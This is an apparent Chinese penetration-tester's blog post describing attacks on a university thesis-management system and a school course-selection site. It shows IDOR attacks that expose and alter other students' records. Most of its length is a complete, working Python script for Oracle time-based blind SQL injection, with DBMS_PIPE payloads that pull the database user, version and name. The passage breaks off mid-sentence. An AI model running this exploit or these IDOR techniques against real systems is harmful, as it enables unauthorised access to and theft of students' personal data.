
前言
其实这一篇算是一个合集,在此之上加了一些最近挖到的漏洞,毕竟还是要分享自己的经验,也要让自己记住当时是怎么打的吗。最近一直在改代码写代码,然后突然感觉自己忘了正业。不过,写代码也算不务正业吗?应该不算🤔。咳咳,话题扯远了。
xx 大学毕设管理系统
这个其实是我有账号,所以进去就比较方便。然后呢,这个系统也比较老旧了,加上内网环境,就导致很好打吧。一开始,我对这个系统的印象就是简单的越权,因为数字很简单,明文暴露,也不用翻接口。


点击本人档案,然后抓包。


我们可以发现这里其实是一个很明显的可以遍历的,于是尝试修改参数,将 id 减 1 。

所以,理论上可以遍历所有人的信息,也就是说,开发人员在开发的过程中未对 id 与 cookie 值对应起来,导致的漏洞产生。同时这个漏洞也可以做到修改,就不展示了。
一开始面对这个我到这里就停止了,直到,有一天我突然想到,他会不会是在查询的时候采取了
Select * from TABLE where id = 2022003141
于是,我尝试了单引号报错。

页面发生了变化,此时就可以联想到布尔盲注了,写个脚本进行探测。截图就不放啦,把脚本放在这里。
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""
Oracle 时间盲注检测脚本
授权测试环境使用
"""

import requests
import time
import sys
from urllib.parse import urlencode


class OracleTimeBlindInjector:
    def __init__(self, target_url, cookie, timeout=5):
        self.target_url = target_url
        self.headers = {
            'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36',
            'Content-Type': 'application/x-www-form-urlencoded; charset=UTF-8',
            'X-Requested-With': 'XMLHttpRequest',
            'Referer': target_url.replace('stuMaintenance!getUpdateView.jspx', 'login!login.jspx'),
            'Cookie': cookie
        }
        self.timeout = timeout
        self.normal_time = None

    def send_request(self, payload_id):
        """发送请求并返回响应时间"""
        data = {
            'id': payload_id,
            'panelId': f'user_{payload_id}'
        }

        try:
            start = time.time()
            response = requests.post(
                self.target_url,
                data=data,
                headers=self.headers,
                timeout=self.timeout + 3,
                verify=False
            )
            elapsed = time.time() - start
            return elapsed, response.text
        except requests.exceptions.Timeout:
            return self.timeout + 2, ""
        except Exception as e:
            print(f"[!] 请求异常: {e}")
            return -1, ""

    def get_baseline_time(self):
        """获取正常请求的基准时间"""
        print("[*] 正在获取基准响应时间...")
        times = []
        for i in range(3):
            elapsed, _ = self.send_request('2022003141')
            times.append(elapsed)
            time.sleep(1)

        self.normal_time = sum(times) / len(times)
        print(f"[+] 基准响应时间: {self.normal_time:.3f} 秒")
        return self.normal_time

    def check_time_based_injection(self):
        """检测是否存在时间盲注"""
        print("\n[*] 开始检测时间盲注漏洞...")

        # 获取基准时间
        baseline = self.get_baseline_time()

        # 测试用例
        test_cases = [
            {
                'name': '恒真条件 + 延迟(5秒)',
                'payload': "2022003141' AND 1=1 AND 1=DBMS_PIPE.RECEIVE_MESSAGE('x',5) AND '1'='1",
                'should_delay': True
            },
            {
                'name': '恒假条件 + 延迟(5秒)',
                'payload': "2022003141' AND 1=2 AND 1=DBMS_PIPE.RECEIVE_MESSAGE('x',5) AND '1'='1",
                'should_delay': False
            },
            {
                'name': 'OR 恒真延迟',
                'payload': "2022003141' OR 1=1 AND 1=DBMS_PIPE.RECEIVE_MESSAGE('x',5) AND '1'='1",
                'should_delay': True
            }
        ]

        vulnerable = False

        for test in test_cases:
            print(f"\n[*] 测试: {test['name']}")
            print(f"    Payload: {test['payload']}")

            elapsed, _ = self.send_request(test['payload'])

            print(f"    响应时间: {elapsed:.3f} 秒")

            # 判断是否存在延迟
            is_delayed = elapsed > baseline + 3

            if test['should_delay'] and is_delayed:
                print(f"    [✓] 符合预期: 检测到延迟 (+{elapsed - baseline:.3f}秒)")
                vulnerable = True
            elif not test['should_delay'] and not is_delayed:
                print(f"    [✓] 符合预期: 无异常延迟")
            elif test['should_delay'] and not is_delayed:
                print(f"    [✗] 未检测到预期延迟")
            else:
                print(f"    [!] 意外延迟,需进一步分析")

        if vulnerable:
            print("\n" + "=" * 50)
            print("[!] 确认存在时间盲注漏洞!")
            print("=" * 50)
        else:
            print("\n[-] 未检测到明显的时间盲注漏洞")

        return vulnerable

    def extract_character(self, position, ascii_mode=True):
        """提取单个字符(布尔盲注方式)"""
        # 可打印ASCII字符范围
        if ascii_mode:
            # 数字、字母、常见符号
            chars_to_test = list(range(48, 58)) + list(range(65, 91)) + list(range(97, 123)) + [95]
            # 扩展:其他可打印字符
            chars_to_test += list(range(32, 48)) + list(range(58, 65)) + list(range(91, 97)) + list(range(123, 127))
        else:
            chars_to_test = list(range(32, 127))

        for ascii_code in chars_to_test:
            char = chr(ascii_code)
            # 构造条件: 判断指定位置的字符是否等于当前字符
            # 使用 CASE WHEN 避免语法错误
            payload = f"2022003141' AND (SELECT ASCII(SUBSTR(({self.data_query}), {position}, 1)) FROM DUAL) = {ascii_code} AND 1=DBMS_PIPE.RECEIVE_MESSAGE('x',3) AND '1'='1"

            elapsed, _ = self.send_request(payload)

            if elapsed > self.normal_time + 2:
                return char

        return None

    def extract_data(self, query, max_length=50):
        """
        通过时间盲注提取数据
        query: SQL查询语句,如 "SELECT USER FROM DUAL"
        """
        self.data_query = query
        result = ""

        print(f"\n[*] 开始提取数据...")
        print(f"[*] SQL查询: {query}")
        print(f"[*] 预计最大长度: {max_length}\n")

        for pos in range(1, max_length + 1):
            found = False

            # 可打印ASCII字符范围(优化:先测常见字符)
            common_chars = "0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz_"

            # 先测试常见字符
            for char in common_chars:
                ascii_code = ord(char)
                payload = f"2022003141' AND (SELECT ASCII(SUBSTR(({query}), {pos}, 1)) FROM DUAL) = {ascii_code} AND 1=DBMS_PIPE.RECEIVE_MESSAGE('x',3) AND '1'='1"

                elapsed, _ = self.send_request(payload)

                if elapsed > self.normal_time + 2:
                    result += char
                    print(f"[+] 第{pos}位: {char} -> 当前: {result}")
                    found = True
                    break

            # 如果常见字符没匹配,测试其他ASCII
            if not found:
                for ascii_code in range(32, 127):
                    char = chr(ascii_code)
                    if char in common_chars:
                        continue

                    payload = f"2022003141' AND (SELECT ASCII(SUBSTR(({query}), {pos}, 1)) FROM DUAL) = {ascii_code} AND 1=DBMS_PIPE.RECEIVE_MESSAGE('x',3) AND '1'='1"

                    elapsed, _ = self.send_request(payload)

                    if elapsed > self.normal_time + 2:
                        result += char
                        print(f"[+] 第{pos}位: {char} (ASCII:{ascii_code}) -> 当前: {result}")
                        found = True
                        break

            if not found:
                # 遇到结束符或无法识别
                print(f"[*] 第{pos}位无匹配,可能已结束")
                break

            # 避免请求过快
            time.sleep(0.5)

        return result

    def get_current_user(self):
        """获取当前数据库用户"""
        print("\n" + "=" * 50)
        query = "SELECT USER FROM DUAL"
        user = self.extract_data(query, max_length=30)
        print(f"\n[+] 当前数据库用户: {user}")
        return user

    def get_database_name(self):
        """获取数据库名"""
        print("\n" + "=" * 50)
        query = "SELECT name FROM v$database"
        db_name = self.extract_data(query, max_length=30)
        print(f"\n[+] 数据库名: {db_name}")
        return db_name

    def get_version(self):
        """获取数据库版本"""
        print("\n" + "=" * 50)
        query = "SELECT banner FROM v$version WHERE ROWNUM=1"
        version = self.extract_data(query, max_length=100)
        print(f"\n[+] 数据库版本: {version}")
        return version


def main():
    # ========== 配置区域 ==========
    # 请替换为实际的目标URL
    target_url = " "

    # 请替换为完整的Cookie(从浏览器复制)
    cookie = ""

    # 关闭SSL警告
    import urllib3
    urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

    # ========== 执行检测 ==========
    print("=" * 50)
    print("Oracle 时间盲注检测工具")
    print("授权测试环境使用")
    print("=" * 50)

    injector = OracleTimeBlindInjector(target_url, cookie, timeout=5)

    # 1. 检测是否存在时间盲注
    if not injector.check_time_based_injection():
        print("\n[-] 目标可能不存在时间盲注漏洞,退出")
        return

    # 2. 询问是否提取数据
    print("\n[*] 确认存在漏洞,是否提取敏感信息?(y/n)")
    choice = input().strip().lower()

    if choice != 'y':
        print("[*] 退出")
        return

    # 3. 提取信息
    print("\n" + "=" * 50)
    print("开始提取信息")
    print("=" * 50)

    # 获取当前用户
    injector.get_current_user()

    # 获取数据库版本
    injector.get_version()

    # 可选:获取数据库名
    # injector.get_database_name()

    print("\n" + "=" * 50)
    print("[*] 检测完成")
    print("=" * 50)


if __name__ == "__main__":
    main()

运行结果
XX 附中实验学校

这个也是一个很简单的越权,因为有注册界面,所以可以注册以后看他的响应包,对于这个网站,他是在一个选课的界面有一个越权操作。


我们发现,我们选完课的时候,他的 ID 是准确的。同时,又存在取消界面,所以不难想到,在取消的时候可能存在漏洞。

课程 ID 是明文传输的,此时我们再抓另外一个账号的选课

丢弃这个响应包,只拿它的 ID,放到另一个账户上
此时发现
